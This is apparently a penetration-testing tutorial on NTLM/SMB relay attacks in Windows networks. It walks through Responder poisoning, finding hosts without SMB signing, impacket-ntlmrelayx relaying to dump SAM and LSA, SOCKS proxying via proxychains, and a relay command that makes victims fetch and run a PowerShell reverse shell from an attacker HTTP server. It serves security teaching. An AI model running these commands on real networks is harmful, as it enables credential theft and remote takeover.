🔄😈 NTLM/SMB Relay

Intro

At this point we have already seen two very interesting: **The first** is that if we capture an authentication through ***NTLM*** we can extract the **challenge in plain text** and **the challenge encrypted** and with this information crack it to get the password in plain text of the user that initiates the authentication. **The second** thing is that we do not need to be in the middle of the communication or sniffing the communication and nothin like that, ***we just need to poison the communication***, **LLMNR** and **NBTNS,** and when a user fail trying to consume a network services, we resolve and recibes the authentications package on our Attack Machine and then try to crack it.

But, What happens if those users that we have received the authentications packets have Strong passwords? Somebody can say *"Let's use pass the hash! :D"*. But that technique won't work because what **we receive is not the hash *NTLM* of the user**, this is a *random number* that also is ***different*** in every single authentication process that is ***encrypted with the hash of the user***. Having this problem, this is where 🔄😈 **NTLM/SMB Relay** comes in, which is the technique we will see in this section.

What does this technique consist of? The basis is relatively simple. Use the **Responder to poison** the protocol **LLMNR & NBTNS.** When somebody fails in the network infrastructure trying to consume a service, for example try to access a Share Folder, we resolve the name and that client tries to connect to our attacker machine. Here, what we are going to do is use another tool to ***start a Fake SMB server,*** that will take the authentication request launched from the client and ***we will forward it to the machine that interests us***.

So, the administrator user came, sent a ***NTLM*** negotiation request to our ***Fake SMB server*** and **we resend the request** to another machine where we want to authenticate. Then the machine **sends the challenge to us**, *because we are in the middle*, and ***we resend the challenge to the Administrator user.*** The Administrator ***encrypted the challenger with his hash, his private key and sent it to us***. We resend the encrypted challenger to the server or the machine that we are interested in and that machine gives us access to the **file system.** Finally, **we cut the communication** with the client and **we kept that access** to make all the operations that we want to do.


For this technique to work, a condition must be met with the terminals that are in the infrastructure: the ***SMB signature***, which is what authenticates the origin of a request in this protocol, ***must be disabled***. This characteristic of the SMB protocol it is not always Enable by default,

🔄😈 NTLM/SMB Relay On Action

To identify which machines have not the ***SMB signature enabled*** we can use tools like **nmap scripts engine** or **Crackmapexec/Netexec.** In this case we will use the last one mentioned with the command:

crackmapexec smb 10.10.10.0/24

And all those machines with an IP address that appear with the **(signing:False)** are the machines on which we can make 🔄😈 **NTLM/SMB Relay**



Once identifies, we have to create a file with all those IP address that have the **signing:false** to next use another module of **impacket** to whom we will pass that file named **impacket-ntlmrelayx** with the command:

impacket-ntlmrelayx -smb2support -tf targets.txt

And This will up on your attacker machine, on our machine, several **clients** and **servers** on several protocols, including **SMB**. Why up client and server? Because now we are going ***to act like the machine that is in the middle of the communication***. So we will receive the client request on our **SMB server** and then we will send it to the original server, the target machine, as if we were a client.

On the other hand, **using *"responder",*** we are going to ***poison*** the traffic, so that, when a legitimate client of the infrastructure makes a mistake when requesting a shared resource, ***it authenticates against our SMB server***, and we redirect its authentication to the machine that interests us.

To do that we have to modified the file of that is on the route **/etc/responder/Responder.conf** to ***"tell it"*** to **responder that doesn't up a** SMB and HTTP server because impacket will be using them with the command:

sudo nano /etc/responder/Responder.conf

And now we can use **responder** with the command:

sudo responder -I eth0 -b -v

And now we just have to wait until a user fails to enter their credentials into the infrastructure and we will receive those credentials, the ***"SAM" of those machines will be dumped***

But with this technique we can do ***more*** than just dump the SAM, now we can do ***anything***. We can do things from **executing commands** to **redirect this through a proxy** with that module of **impacket-ntlmrelayx**.

🔄😈⛓️ NTLM/SMB Relay with a proxy


To create a proxy using **impacket-ntlmrelay** we have used the same command adding the flag **--socks** and if we executed this, when a user made a mistake it would connect against us, and now **i**mpacket **will create an active connection through socks,** that will **be listen by the port 1080**. And when we press **Enter** we will have an **interactive session of that user of that that user** and now we can i**nteract** with it using other tools such as **proxychain.**

Now to indicate to **proxychains** a the port that impacket will listen, as we said, is the port **1080**, modify the file **proxychains4.conf** with the command

sudo nano /etc/proxychains4.conf


Now, **impacket** will accept requests to that port 1080 that will be **redirecting** here using **proxychains4** and any other tool against that machine . For example

proxychains4 crackmapexec smb 10.10.10.10 -u 'captureduser' -d 'domain'




And we can use request on behalf of that user using his credentials even a ***fake password***

proxychains4 crackmapexec smb 10.10.10.10 -u 'captureduser' -d 'domain' p apassword



If we want **dump the the sam**, we can do it

Do we want to **Dump LSA?** We can do that too.




All this is happening because by making a **Relay** of that authentication process, **we keep that session of that user** by proxy and we can **consulting them via proxychains** and we can do this with any other tool.


🔄😈⛓️ NTLM/SMB Relay Executing Commands

Another thing that we can do with the 🔄😈 **NTLM/SMB Relay** is execute command adding the flag **-c**. For example we can upload a **revershell** and ***gain access*** if the user that fails the request has privilege on that machine. We can do that following the next steps:

1) **Downloading** or **programming** the script of a reverse shell on ***.ps1*** format.




2) Setting up a server **http,** for example i used python



3) Set a listener. In this case i used **netcat** 😺

4) Poison the traffic with **responder** (we know how to do that).
5) And finally use **impacket-ntlmrelayx** the flag **-c and indicating the command of downloadstring: impacket-ntlmrelayx -smb2support -tf targets.txt -c “powershell IEX (New-Object Net.WebClient).DownloadString(‘http://10.10.10.10:8888/shell.ps1’)”**

And now we just have to wait until a user that have privileges on that machine fails on a request, that user will use our command on that machine and we will gain access to that machine



Conclusion

This is the technique 🔄😈**NTLM/SMB Relay**. And the most important thing that we must understand about this technique it is that we are **in the middle of the communication** and when a legitim client send that negotiation network packet with his name user, we **redirect it** to the target machine were we want to establish an authenticated session, to his folder service, that machine responds with the challenger that we must cypher and we, instead of encrypt anything, redirect to the original client, that will cypher with his private key, and us without touching, send it to the services of our target machine. And send us back an authenticated session.